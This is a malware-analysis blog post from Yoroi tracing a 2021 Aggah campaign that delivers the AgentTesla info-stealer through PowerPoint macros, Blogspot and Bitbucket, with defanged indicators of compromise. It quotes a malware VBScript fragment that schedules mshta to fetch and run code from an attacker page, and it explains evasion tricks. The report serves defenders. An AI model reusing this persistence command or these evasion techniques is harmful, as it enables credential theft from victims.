Serverless InfoStealer delivered in Est European Countries

yoroi.company/research/serverless-infostealer-delivered-in-est-european-countries

12/17/2021

Introduction

Threat actors' consistency over time represents an indication of effectiveness and experience, resulting in an increasing risk for targeted companies.

The Yoroi Malware ZLAB is tracking the threat actor Aggah (TH-157) since 2019, along with PaloAlto UNIT42, HP and Juniper Networks, and the persistency of its malicious operation over time reveals a structured information stealing
infrastructure, a worldwide campaign capable of quickly varying its distribution technique.

We discovered new data theft and reconnaissance operations targeting multiple victims worldwide, including Ukraine, Lithuania, and Italy. The whole campaign impacted hundreds of victims and lasted for two months. CERT Yoroi was able to track the malware distribution infrastructure which was abusing the Bitbucket code repository infrastructures to evade detection mechanism, URL and domain reputation security check.

The following article describes how TH-157 conducted this new wave of attacks along with all the indicators needed by security teams to hunt down active intrusions.

Technical Analysis

This TH-157 campaign leverages multi-stage infrastructure decoupling mechanisms to achieve an elevated level of resilience to survive takedowns.
The whole infection process counts 9 steps to deliver the final payload, but it is able to achieve persistence on the target machine even earlier.



Figure 1: Campaign attack chain

Hash	17f3f34d7814338c40153073fed0ed0414ecb4f76ca9d3d337b8b09da85f2a57
Threat	Aggah Campaign November 2021
Brief Description	Malicious PPA macro dropper
SSDEEP	384:IKyo59LwWOIZIIjlaRKPPYglCLMvu61aUr/clFo39D:J59UWOI3mbkLhHmcjo

Differently from many other Office-based attacks, the Aggah infection starts with a weaponized powerpoint document. In this case the malicious routine will start upon closing the document using the “autoclose” macro. This routine is commonly used to bypass automated sandboxing execution, because, unlikely from the “autoopen” function, the “autoclose” is ran only an instant before the Office application is closing, and not all the automated sandboxes check for this behavior.



Figure 2: Macro execution

As confirmed by known TTPs, Aggah campaign uses a “bitly” link as medium to redirect the infected host to a blogspot page containing malicious VBScript code that will be executed abusing a LOLBIN.

In the first part of the Visual Basic script, the sample exploits the CLSID of Windows Script Host Shell Object to run the command which subsequently will create a file named “hulalalMCROSOFT.vbs**”** .

Figure 3: Malicious Blogspot VBScript code

Next, it gathers another VBscript utility from the BitBucket code repository service, a well-known platform used to develop code in a collaborative way.

The newly downloaded script is stored in the infected machine filesystem at the path “**C:\Users\Public\xxx1.txt**” and containstwo layers of obfuscation: first the content is reversed and then Base64 decoded, a characteristic TTP of TH-157 obfuscation tools.



Figure 4: File “hulalalMCROSOFT.vbs”

The second layer of obfuscation is composed by other two distinct modules:

The first is another piece of Visual Basic script containing a long Base64 dirty buffer , starting with the chars “TVqQ” corresponding to “MZ”, the magic header of the Portable executable files.The second is a powershell snippet instructed to clean and execute the dirty PE in the first module.



Figure 5: Powershell snippet

At this point, the control of the malicious process passes to the Powershell script, and the PE, which actually is a .NET assembly library is immediately loaded in memory, invoking the DLL's "Run" method.



Figure 6: .NET Library

Moreover, the "Run" method, gather two additional payloads: the first from (hxxp://crypters[.]coolpage[.]biz/rumps/Rumppp[.]txt) and the second one from (hxxps://bitbucket[.]org/!api/2[.]0/snippets/hogya/KpMMLg/a2975578cff84cf6c198f055b21a7a6e3f14cd15/files/rotyh12)

The first payload (**text**) will be loaded in memory and the "Run" method invoked, as in the previous step, but two arguments will be passed, the first is the path to "aspnet_regbrowsers.exe", a legit Microsoft tool, and the second the Base64 decoded payload.



Figure 7: .NET Injector

Then, the "**Execute**" method will perform the process hollowing technique based on the WinAPI primitives CreateProcessW NtUnmapViewOfSection ,VirtualAllocEx, ReadProcessMemory, WriteProcessMemory, GetThreadContext, SetThreadContext, payload is an obfuscated version of the notorious info stealer AgentTesla, capable of exfiltrating sensitive information from victim machine such as browser session cookies, keystrokes, saved passwords, and to silently spy on victim screen.



Figure 8: AgentTesla Payload

Besides the description of the main infection chain, the Aggah campaign uses a malleable persistence method. Thanks to a scheduled task pointing to a public blogspot page, the threat actor is able to quickly vary the payload and the delivery infrastructure. The task will start every 80 minutes and the MSHTA tool will retrieve another blogspot page to initiate another backup dropchain, potentially with additional payload.

```
args = "/create /sc MINUTE /mo 120 /tn """"update++++"""" /" & _
"F /tr """"\""""M" & "s" & "H" & "c" & "A""""\""""https://madazbloghogya.blogspot.com/p/rothwellback.html"""""


 Set Somosa = GetObject("new:13709620-C279-11CE-A49E-444553540000")

Somosa _
 . _
Shellexecute StrReverse("s"+"k"+"s"+"a"+"t"+"h"+"c"+"s") _
 ,args _
 , _
 "" _
 , _
 StrReverse("n"+"e"+"p"+"o") , _
 0
```

Figure 9: Scheduled task evidence

The Bitbucket Distribution Infrastructure

The new distribution infrastructure uses BitBucket, a legit website for source code hosting, used to replace for example archive.org in the “WayBack” campaign widely described in our last report about Aggah. In this campaign we found mostly two accounts operating approximately since October 2021.

- hxxps://bitbucket.org/hogya/workspace/snippets/ (hogya - harsh singh)
- hxxps://bitbucket.org/choasknight/workspace/snippets/ (choasknight)

In detail, these two BitBucket accounts were abused to deliver over 30 distinct agent tesla malware attacks, heavily obfuscated as we previously deepened.



Figure 10. Abused bitbucket code snippets

The Targets

Accessing and dissecting the data inside command-and-control infrastructure of the agent tesla samples delivered during this Aggah campaign, we noticed an interesting polarization on geo-distribution of the campaign targets: an unusual spike in the CIS countries (Ukraine, Lithuania, Belarus, Russia), and Indonesia. Now, we have no clear interpretation of such unusual polarization, but many geopolitical tensions running across the UE borders are effectively increasing in the last months of 2021 and we can’t exclude TH-157 may be selling its services or partnering with other unknown parties.



Figure 11. Aggah's targets distribution

Conclusion

This TH-157 revealed a renewed capability to abuse high reputation infrastructure all around the world to threaten private companies, conduct reconnaissance operations, and steal data from unaware personnel. This new malware delivery mechanism investigated by Yoroi's Malware ZLAB was abusing the notorious Bitbucket code repository cloud services to evade traditional antimalware protection and domain reputation safe checks, recalling us the limits of such defensive approaches.

Preventing industrial property theft and intrusions potentially able to escalate in destructive extortions require advanced detection technologies such automated malware sandboxes like Yomi Hunter, and constant eyes on both endpoints and network through endpoint agents like Kanwa EDR solution, armed by constantly up-to-date intelligence coming from high level threat research.

Indicator of Compromise

Bitly Links:

hxxps://bitly[.]com/dghiaksgdbshagdh

- hxxps://bitly[.]com/etwuiqdbshadbsgha
- hxxps://bitly[.]com/etyqwuidgshaja
- hxxps://bitly[.]com/etywuiqdbhsnadg
- hxxps://bitly[.]com/etywuiqdhbsgjj
- hxxps://bitly[.]com/etywuiqdhjkasdnbvh

- hxxps://bitly[.]com/eyuiasdbnjkasdhkashd
- hxxps://bitly[.]com/eyuiqwdbhasgdjsha
- hxxps://bitly[.]com/eyuiqwdhjkasdbsadgb
- hxxps://bitly[.]com/eyuiqwdhksbgjsha
- hxxps://bitly[.]com/eyuiqwdhsgaddasvdj

- hxxps://bitly[.]com/eyuiqwhdjkasdghj
- hxxps://bitly[.]com/eywuiqdbnamsdgjh
- hxxps://bitly[.]com/eywuiqdhjkasdbgmh
- hxxps://bitly[.]com/eywuiqdhnjkasbdjsghah
- hxxps://bitly[.]com/qywuiehasgdshaj

- hxxps://bitly[.]com/twyiqgshagsja
- hxxps://bitly[.]com/yeuioqwhdkjasgd
- hxxps://bitly[.]com/yeuiwqhdbasnvgjha
- hxxps://bitly[.]com/yqweikkajsbdjsgadhasdbg
- hxxps://1230948%1230948%1230948%1230948%1230948%1230948@bitly.]com/dsasabshjkahsadnjksalhndjksa

Blogspot Links:

- hxxps://madarbloghogya.blogspot.com/p/longdickback1.]html
- hxxps://madarbloghogya.blogspot.com/p/rothwellback.]html

Bitbucket Payloads Links:

- hxxps://bitbucket.]org/!api/2.0/snippets/hogya/bxkkpz/4118f44550b85bec2ae65d3e55bf77b2101991c8/files/calib111
- hxxps://bitbucket.]org/!api/2.0/snippets/hogya/dxkkpr/2a7b31d0309cf290a0a4c692077fd013669991b2/files/charles11

- hxxps://bitbucket.]org/!api/2.0/snippets/hogya/7XkkMb/3cb71404b16fd36f48bb66d71c61d6055fe8fbd3/files/dark1
- hxxps://bitbucket.]org/!api/2.0/snippets/hogya/qXkkMx/5b19e6bac2c7b95e36211bb737603c38bcc64885/files/ghul1

- hxxps://bitbucket.]org/!api/2.0/snippets/hogya/Epgg7x/90823c7b15d8d3c9aa74b74766a264f2cdaff147/files/long11
- hxxps://bitbucket.]org/!api/2.0/snippets/hogya/kxqqjX/1cf020a5bcfd0f3a613b1356558b4e5c67136435/files/mrk
- hxxps://bitbucket.]org/!api/2.0/snippets/hogya/yXEEMa/2c4fbe9f83764ed4c53961886e563861399257d5/files/muti
- hxxps://bitbucket.]org/!api/2.0/snippets/hogya/A9MM7b/b1f5d79e5438016d91d7a42680532aed1cff8657/files/qw2
- hxxps://bitbucket.]org/!api/2.0/snippets/hogya/KpMMLg/a2975578cff84cf6c198f055b21a7a6e3f14cd15/files/rotyh12

- hxxps://bitbucket.]org/!api/2.0/snippets/hogya/rXEEgk/81cf1a8c4f8ec324adf7e8729c8c19d6f3191d34/files/van1
- hxxps://bitbucket.]org/!api/2.0/snippets/hogya/7Xkkdr/71b71d4e957ac56cd5bc6d1558b81f44210cd884/files/calib-1
- hxxps://bitbucket.]org/!api/2.0/snippets/hogya/KpMMLe/b4e47bf432d722a20ecd7b8d532de88c5274468e/files/charles123
- hxxps://bitbucket.]org/!api/2.0/snippets/hogya/rXEEgA/236882c179c87120ea611078d65f6af854a3da76/files/dark123
- hxxps://bitbucket.]org/!api/2.0/snippets/hogya/nxkkbx/b985a138bfcc230075309d6393d9a77a013146d2/files/ghul123

- hxxps://bitbucket.]org/!api/2.0/snippets/hogya/yXEEdx/fd5b2f66e22535e681f5d9b75f380f15645e8ea5/files/long132
- hxxps://bitbucket.]org/!api/2.0/snippets/hogya/KpMMLk/30b96224276ce0482b9ca6a8e8d51b1a80af06dc/files/mrk123
- hxxps://bitbucket.]org/!api/2.0/snippets/hogya/rXEEgg/947b59abdf17355aa212f65cc26ed3a0a694dd30/files/muti001
- hxxps://bitbucket.]org/!api/2.0/snippets/hogya/nxkkbj/93313de40a32b1c85bf7c5ef52d103808e400c89/files/qwe22
- hxxps://bitbucket.]org/!api/2.0/snippets/hogya/LpMMnx/78c83d16ba68da5bd2cdc3a25e26e367c7b10f05/files/roth123

- hxxps://bitbucket.]org/!api/2.0/snippets/hogya/qXkkda/da9c321b635563490e760230601e6da016df6172/files/van123
- hxxps://bitbucket.]org/!api/2.0/snippets/hogya/kxqqay/1b716492745a665eea93dd18261a7a3c9f8ac85f/files/reza
- hxxps://bitbucket.]org/!api/2.0/snippets/hogya/exEE5y/c407ebf390895c289726d38e17ace212689e34f8/files/reza-111
- hxxps://bitbucket.]org/!api/2.0/snippets/choasknight/6XEXAo/6602fb280c0f18337286988b9af658023a7cc994/files/test
- hxxps://bitbucket.]org/!api/2.0/snippets/choasknight/kxqxxA/5864261b6610d863302b06c528fe1a85d4db7072/files/darkhorse
- hxxps://bitbucket.]org/!api/2.0/snippets/choasknight/yXEXXn/2b8cdcdeaa63834b21dba9c15a50226a5629a888/files/darkhorsepart2

Hash:

- 014d5412e803d0abe1bdf1f29d02e389603ad5c30e449920f6995748e9310542
- 19451a668953bd2a206283163714425ed75f822b8ac915f1e04b966671a1a23c
- 27b7e68d5d728b339dc5d8fbc6a9f4194da0ba1ffc471d58c3cabf2a2ebd426d
- 29a4107734ec549b59d5babd945ceb6c254375011165d34e70e86553c27581c8
- 36f26fffbe92ea0a9fbd25908fd12af52f2dad967a1369c77ef97e76c1638ca3
- 414f56a4bbedb067cfa571d107103f705d742d10e2fe7163c97d6925e62ea853
- 468f28807ef4d3e8cbd812d808b9573fb87ba83a037503c9c14f032ca08deb2e
- 54f8342dec4a0b60e369292eee00cb6b8676ec48973a3a345a217febb0f3488e
- 5665e106ce98224e6f1d02a49c86e01778ed630ab53b55f5ed50126bd1666c06
- 639f108d6fa7469827be4396f086b95158ee28a7eec6867cedaf2d4007a3784b
- 639f108d6fa7469827be4396f086b95158ee28a7eec6867cedaf2d4007a3784b
- 639f108d6fa7469827be4396f086b95158ee28a7eec6867cedaf2d4007a3784b
- 6d492bbc2e972b9720bb9463733ed550236742341952e0d5a31c0f0220beffdd
- 81698424c325e40c1cd537719a228cf99fcacd1b954e717f27c4ba32c5cd83fd
- 89d2bfac1aa9427857b229ec9f1acae69a865bb33a88f33e7264e82bd4463b35
- 8a17d0e4a4f310a8aeb27a2e30cfc463c2d5a2bfa2772b0a5d5700b4c1e1c3bd
- 8ed21a5bfe917fcba312ed2b630deadba0a4d623f4bccf74dd80149b176d414e
- 9c3ecaecc2339b973eacaa4da07dae33964c75c7766f36c862c988491d4ecbb0
- 9f4a60a9f9c8ac29814bf0e94360ca1502973ad2530bb66f8c4e2b75977d7311
- a3d8bc6d455eaeca2f0fbe462f6348c0f61242dc7bde1c48d27b33f1d8cf1d9d
- a98f6606e576078f0735d504dfd4c4276fd91d918117a29334ff41107c3d269e
- acd370830c92939272a8503ef834d5892108133de131407d10c7435e1514208b
- bc1254a16b628102bb13c3501d2c52063f16c7857419455790863beec30f31e2
- c4d3db664407cd7dde28b6490dc2cbaafad0b91740bf51b480b1f4c324834fd1
- d0d36b28f2d009efd9ebf8006d5a937bdf61e408166d7d811ed01bc4a6cc61ab
- d3b83d76e76c22b2881a3e5b86afbfd020b631584ed0a40f67d5820a572bc5f2
- d4ee5546b462eb2cf6f88ca39fcc208904d02488782ab0285c06e1e35c1a754e
- Fe5811c318713cbdf188b2fae370dd8827715fd9e0e5a1ee367823343d0d5a0f
- e2a2f3d6aae6a4ca060d5f761591f6edb9db80677bdd7bb9ba71f8c88b0dbf38
- bb5bdc809fe22bdc88652c5ca93aba8c90798d55e62d7fc0cbc44740bf6bf1d6
- 17f3f34d7814338c40153073fed0ed0414ecb4f76ca9d3d337b8b09da85f2a57
- 94ac4b5dc33bd0374952731853642a4eca8bdb9be12b861297d7dd8f0e527c19

C2 Panels (agent tesla):

- hxxp://69.174.99.181/webpanel-calib/
- hxxp://69.174.99.181/webpanel-charles/
- hxxp://69.174.99.181/webpanel-dark/
- hxxp://69.174.99.181/webpanel-ghul/

- hxxp://69.174.99.181/webpanel-greg/
- hxxp://69.174.99.181/webpanel-long/
- hxxp://69.174.99.181/webpanel-mrk/
- hxxp://69.174.99.181/webpanel-muti/
- hxxp://69.174.99.181/webpanel-reza/

- hxxp://69.174.99.181/webpanel-roth/
- hxxp://69.174.99.181/webpanel-trade/
- hxxp://69.174.99.181/webpanel-van/
- hxxp://69.174.99.181/webpanel-zoe/

This blog post was authored by Luigi Martire, Carmelo Ragusa, and Luca Mella of Yoroi Malware ZLAB